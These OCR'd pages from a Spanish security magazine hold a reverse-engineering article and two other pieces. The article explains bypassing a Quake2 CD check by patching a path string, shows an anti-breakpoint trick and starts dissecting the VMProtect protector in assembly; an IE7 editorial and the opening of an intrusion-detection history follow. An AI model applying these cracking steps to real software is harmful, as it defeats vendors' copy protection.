Podemos ver que busca, con la variable %s, la unidad por defecto del CD-ROM de la PC donde está corriendo. Simplemente, podemos reemplazar %s por un punto y listo, buscará el EXE en la carpeta donde esté.

### Protecciones basadas en máquinas virtuales

Primero explicaré qué es una máquina virtual. No es un concepto difícil de explicar, y seguramente lo he tratado anteriormente.


Lo interesante de la máquina virtual y para lo principal que se empezaron a utilizar en las protecciones anticracking, es nada más ni nada menos que para dificultar el entendimiento del código.

Es decir, es una manera de ofuscamiento del código. Sin ir más lejos, como mencioné en el número anterior, tenemos VM por todos lados, entre las más destacadas hoy en día son, JAVa (JVM), .NET (ILVM), VB (PcodeVM), FOXPRO, Clipper, COBOL, sin mencionar las VM de TODOS los lenguajes de scripting.

Entonces, sabemos que, las máquinas virtuales, simulan una CPU, interpretando código que no es el nativo de nuestra PC; de esta manera, tenemos una ventaja principal a favor y otra en contra. Una es que el nivel del lenguaje tiende a ser más alto para el programador, es decir, más abstracto.

#### Listado 1


```
// -- antibreakpoint.c --
void foo()
{
printf("Hello\n");
}
int main()
{
if ((*(volatile unsigned *)((unsigned)foo) & 0xff) ==
0xcc) {
printf("BREAKPOINT\n");
exit(1);
}
foo();
}
// -- EOF --
```



Desde el punto de vista protección, es más dificultoso interpretar ensamblador de una máquina virtual, a la que no conocemos los códigos de operación utilizados por ésta.

Pero también como principal ventaja en contra es la baja de la performance y rendimiento de nuestro PC, además del espacio utilizado por los grandes Frameworks y VM's que existen y gobiernan hoy en día el mercado.

Otra cosa cierta, es la capacidad de multiplataforma. Lo cual es una característica más que necesaria, para que los sistemas sean del SO (Sistema Operativo) que sean interactúen entre sí utilizando estándares y lenguajes interpretables.



*Comienzo ofuscado*

***LO INTERESANTE DE LA MÁQUINA VIRTUAL Y PARA LO PRINCIPAL QUE SE EMPEZARON A UTILIZAR EN LAS PROTECCIONES ANTICRACKING, ES NADA MÁS NI NADA MENOS QUE PARA DIFICULTAR EL ENTENDIMIENTO DEL CÓDIGO.***


Entonces, entendemos que cambiar la estrategia de protección a un cracker no le hace gracia, y menos cuando protecciones avanzadas "dicen" que cambian su máquina virtual por cada aplicación protegida. Imaginando que sacas una versión nueva de tu aplicación cada mes, tendrías algunos crackers internados en tus EXE todos los meses de por vida, hasta que tu sistema no salga más.

La verdad es que las VM llegaron hace rato, son conocidas recién con más fervor en éstos tiempos, y no se van a ir, creo que nunca más.

## Analizando una protección basada puramente en VM's: VMProtect


VMProtect es una protección que implementa una máquina virtual, como principal estrategia de protección, aunque ahora en la versión actual (1.4) posee una engine de mutación como agregado.

La página web del protector es: http://www.polytech.ural.ru/ y podemos ver que está en ruso. Pero podemos tra-










*Iniciando registros*

ducirlo con lo que observaremos la descripción de la protección de la siguiente manera:

"New-generation software protection. The protected parts of code are executed on the virtual machine, which makes it really difficult to analyze and crack the protected program. The built-in disassembler and using a MAP file will allow you to quickly select the necessary parts of the code protected against cracking."

El demo que podemos bajar pesa más o menos unos 532 KB, lo cual sorprende por su pequeño tamaño. Pero como veremos si usamos Peid, está comprimido con UPX.

Descomprimiéndolo, el tamaño original es de 1.53 MB. Si probamos con Peid de nuevo, veremos que nos dice que está hecho con Delphi. Si no han hecho un fake signature, para engañar Peid, podemos ver cómo funciona, sin problemas. :) Ahora veremos un ejemplo empacado sin VMProtect y cómo es transformado cuando lo aplicamos. Mostraré primero el código fuente del programa que analizaremos: (ver listado 3)

Como estarán observando, se trata del segundo ejemplo de los tutoriales de Win32Asm de Iczelion. Lo cual crea una simple ventana de Windows. Algo muy simple para ver como VMProtect lo deforma. :)

Ahora veremos el proceso principal: (ver listado 4)

Ahora veremos el proceso principal, donde atenderemos los mensajes a nuestra simple ventana. (ver listado 5)

Veamos cómo queda nuestro ejemplo compilado con MASM, y como lo vemos en Olly, listo para debuggear. (ver listado 6)


Aquí podemos observar el cuerpo principal del programa, como queda compilado y desensamblado con Olly. Ahora protegeremos

## Listado 2

```
* Referenced by a Jump at Address:0042B0BC(C)
|
:0042B0D3 8D4C2404                    lea ecx, dword ptr [esp+04]
:0042B0D7 8D542408                    lea edx, dword ptr [esp+08]
:0042B0DB 51                              push ecx

* Possible StringData Ref from Data Obj ->"%s\quake2.exe"
                                          |
:0042B0DC 6880474400                    push 00444780
....


* StringData Ref from Data Obj ->"You must have the Quake2 CD in "
                                ->"the drive to play."
```



**Listado 3**

```
.data
ClassName db "SimpleWinClass",0
AppName   db "Our First Window",0

.data?
hInstance HINSTANCE ?
CommandLine LPSTR ?
.code
start:
      invoke GetModuleHandle, NULL
      mov    hInstance,eax
      invoke GetCommandLine
      mov    CommandLine,eax
      invoke WinMain, hInstance,NULL,CommandLine, SW_
SHOWDEFAULT
      invoke ExitProcess,eax
```



la aplicación con VMProtect y observaremos cómo queda. Lo que sí deben tener en cuenta es que puede ser que VMProtect tenga loaders, o capas de protección, y este mismo cuerpo principal del programa esté idéntico más "adentro" del código. Pero eso lo descubriremos más tarde.

He aquí el programa protegido SOLAMENTE con la opción Virtualización: (ver Listado 7)

Como vemos, no es el cuerpo principal del programa, porque no sabremos dónde llegará hasta que no le hagamos un análisis intenso. El proceso es 100% ofuscación y virtualización como podemos ver. En la segunda instrucción, un CALL, nos llevará a esta zona: (ver Listado 8)

Se inicializan todos los registros preparándose para el comienzo del programa.

## Conclusión

En el próximo número empezaremos a analizar cómo este protector modificó ciertas partes del ejecutable de prueba, y como funciona la VM, incluídos los opcodes. Imaginen poder entender este tipo de protecciones, para poder crear nuestra propia máquina virtual, o modificar esta existente.

Nos vemos en el número que viene.
Espero que les haya gustado.

**SparK**
**http://www.disidents.org**
**http://www.disidents.es**
**spark@disidents.org**
**spark@sickdogs.com.ar**

PEiD v0.94
File: G:\Cracking Lab\peid new\unpacked.exe
Entrypoint: 00129A60 EP Section: unpacked
File Offset: 00129A60 First Bytes: 55,8B,EC,83
Linker Info: 2.25 Subsystem: Win32 GUI
Borland Delphi 4.0 - 5.0
Multi Scan | Task Viewer | Options | About | Exit
Stay on top

*Arriba: Iniciando registros*

*Izquierda: Vmprotectunpacked*

## Listado 4

```
WinMain proc
hInst:HINSTANCE,hPrevInst:HINSTANCE,CmdLine:LPSTR,CmdShow:DWORD
      LOCAL wc:WNDCLASSEX
      LOCAL msg:MSG
      LOCAL hwnd:HWND
      mov   wc.cbSize,SIZEOF WNDCLASSEX
      mov   wc.style, CS_HREDRAW or CS_VREDRAW
      mov   wc.lpfnWndProc, OFFSET WndProc
      mov   wc.cbClsExtra,NULL
      mov   wc.cbWndExtra,NULL
      push  hInstance
      pop   wc.hInstance
      mov   wc.hbrBackground,COLOR_WINDOW+1
      mov   wc.lpszMenuName,NULL
      mov   wc.lpszClassName,OFFSET ClassName
      invoke LoadIcon,NULL,IDI_APPLICATION
      mov   wc.hIcon,eax
      mov   wc.hIconSm,eax
      invoke LoadCursor,NULL,IDC_ARROW
      mov   wc.hCursor,eax
      invoke RegisterClassEx, addr wc
      INVOKE CreateWindowEx,NULL,ADDR ClassName,ADDR
AppName,\
            WS_OVERLAPPEDWINDOW,CW_USEDEFAULT,\
            CW_USEDEFAULT,CW_USEDEFAULT,CW_USEDEFAULT,NULL,NULL,\
          hInst,NULL
      mov   hwnd,eax
      invoke ShowWindow, hwnd,SW_SHOWNORMAL
      invoke UpdateWindow, hwnd
      .WHILE TRUE
             invoke GetMessage, ADDR msg,NULL,0,0
             .BREAK .IF (!eax)
             invoke TranslateMessage, ADDR msg
             invoke DispatchMessage, ADDR msg
      .ENDW
      mov     eax,msg.wParam
      ret
WinMain endp
```

## Listado 5

```
WndProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM
      .IF uMsg==WM_DESTROY
             invoke PostQuitMessage,NULL
      .ELSE
             invoke DefWindowProc,hWnd,uMsg,wParam,lParam

             ret
      .ENDIF
      xor eax,eax
      ret
WndProc endp
end start
```

## Listado 6


```
PUSH 0
CALL <JMP.&KERNEL32.GetModuleHandleA>
MOV [DWORD DS:403020],EAX
CALL <JMP.&KERNEL32.GetCommandLineA>
MOV [DWORD DS:403024],EAX
PUSH 0A
PUSH [DWORD DS:403024]
PUSH 0
PUSH [DWORD DS:403020]
CALL WIN.00401031
PUSH EAX
CALL <JMP.&KERNEL32.ExitProcess>
```

## Listado 7

```
PUSH WIN_vmp.00404DD0
CALL WIN_vmp.00401098
POP EDX
TEST [BYTE DS:ECX-1A],DH
JE SHORT WIN_vmp.00400FED
PUSH ES
PUSH WIN_vmp.00404CA0
CALL WIN_vmp.00401098
MOV EAX,[DWORD SS:EBP]
MOV EDX,[DWORD SS:EBP+4]
MOV CL,[BYTE SS:EBP+8]
ADD EBP,2
SHRD EAX,EDX,CL
MOV [DWORD SS:EBP+4],EAX
```

## Listado 8

```
PUSH ESI
PUSH EDI
PUSH EBX
PUSH EAX
```



*vmprotect14*

# Sumario

## Capítulo 43: Sistemas de Detección de Intrusos y Combatiendo el Spam a nivel de usuario



# Editorial

## "Fallos Explorer 7"

**Acabo de realizar la siguiente experiencia: desde la barra de Google busco la frase fallas Explorer 7, y el resultado es sorprendente. Aproximadamente 405.000 páginas. No quiere decir esto que todas ellas se refieran a diferentes fallas o errores, pero el número es significativo, y basta con mirar los títulos de algunas de ellas para tener un panorama bastante desalentador por cierto...**

***El Internet Explorer 7 sigue sumando problemas: le detectaron una nueva falla.***
***Menos de 24 horas han transcurrido desde el lanzamiento oficial de Internet Explorer 7 y ya se ha descubierto la primera vulnerabilidad.***
***Internet Explorer 7 está lleno de errores.***
***Descubren una nueva falla en el Explorer 7.***
***Más fallas en Internet Explorer 7.0.***
***Internet Explorer 7 en el ojo del huracán.***

**Y así podríamos seguir con cada una de las páginas, pero con estos títulos creemos que es más que suficiente para decir que una vez más nos han defraudado. Años de Explorer 6 tapando agujeros, y ahora esto. Lo habíamos anticipado, pero considerábamos que en esta oportunidad se tendrían mayores cuidados en este sentido. No ha sido así.**

**Mientras tanto, proponemos seguir apostando al software libre, de comunidades, y entre todos seguir optimizando las herramientas (que también tienen sus agujeros).**
**¡Feliz 2007 para todos!**

**Jorge Fajardo<**

## Sistemas de Detección de Intrusos

**Por Federico Pacheco (Quark)**
**federicop@elitech.com.ar**

Mucho es lo que se ha escrito sobre la figura de los intrusos en el ambiente de la seguridad informática, mucho más es lo que se ha escrito sobre detección, desde la simple detección de una acción tomada hasta la profundidad de los más sensibles detalles. Es sabido que en la incansable búsqueda por la mayor seguridad nos podemos posicionar en tres diferentes instantes que son el antes, el durante y el después de un incidente. En el caso de situarnos antes, diremos que estamos ejerciendo la prevención, en tanto que si nos encontramos en el durante, estaremos frente a la tan mentada detección, y si tenemos la mala suerte de estar en el momento menos oportuno, deberemos pasar a la acción de la corrección, el último momento en que podemos relacionarnos con un incidente antes de que haya dejado de ser una amenaza.



¿Pero qué es exactamente la detección de intrusos? Antes de entrar definiciones técnicas es natural hacer un repaso histórico que llevó a la creación de este concepto. Nos remontamos al año 1972, cuando James Anderson de las fuerzas aéreas norteamericanas (USAF) publica un texto sobre la seguridad en computadoras. Parte de la sensación causada por la informática hasta el momento era la toma de conciencia de que cada vez había más procesos críticos controlados por computadoras y los militares temían aquello que no controlaban. En 1980, Anderson insiste con la importancia del tema escribiendo "Computer Security Threat Monitoring and Surveillance", donde se inician las bases de la detección de intrusos en sistemas de computadoras, principalmente mediante la generación y revisión de archivos de log. En las referencias encontrarán un link oficial al archivo original escaneado del trabajo de Anderson.


Entre 1984 y 1996, Dorothy Denning y Peter Newmann desarrollan el IDES (Intrusion Detection Expert System) el cual se basaba en reglas. En esa misma década comenzó a popularizarse la detección de intrusiones de red y salieron al mercado los primeros productos comerciales. Ya comenzaba la clara división conceptual entre detección en sistemas y en redes.

Seguimos sin respondernos la pregunta inicial, asi que aclarémoslo con la brillante definición dada por la especialista Denning en 1987: "Elemento que detecta, identifica y responde a actividades no autorizadas o anormales". Una excelente manera de comenzar para todos aquellos que creían que solo los individuos de sexo masculino se especializaban en seguridad informática antes de 1990.

## Clasificaciones

Las aproximaciones más modernas amplían el concepto diciendo que un IDS es un modelo de seguridad aplicable a computadoras y a redes que recolecta y analiza información procedente de distintas áreas con el objetivo de identificar posibles violaciones a la seguridad internos y externos. No me adjudicaré la definición, solo la adaptación al lenguaje natural. Anderson ya aseguraba que se podía aplicar este paradigma a equipos y redes debido a la naturaleza intrínseca de supervisión de los recursos. Muchas veces se utilizan para este trabajo técnicas de análisis de vulnerabilidades.

Tenemos aquí la primera clasificación: Host IDS (HIDS) y Network IDS (NIDS). El primero se realiza a nivel del sistema operativo, controlando accesos de los usuarios, archivos de sistema, recursos de hardware, etc. La problemática de la detección esta asociada al discernimiento de los comportamientos potencialmente perjudiciales, es decir que es necesario establecer políticas que determinen claramente las acciones que los usuarios estarán habilitados a




tomar para que en base a ello se identifiquen aquellas otras que atenten contra el umbral predefinido. A todo esto podemos sumarle un concepto moderno, que admite una detección a nivel de aplicación, lo cual amplía las posibilidades de detección además de descentralizar el procedimiento en sí mismo.

Para el caso de las redes, podemos monitorear el ancho de banda, los accesos desde y hacia direcciones remotas, el uso de protocolos prohibidos o inseguros, etc. El tráfico puede ser estudiado entonces a fin de encontrar comportamientos anormales.

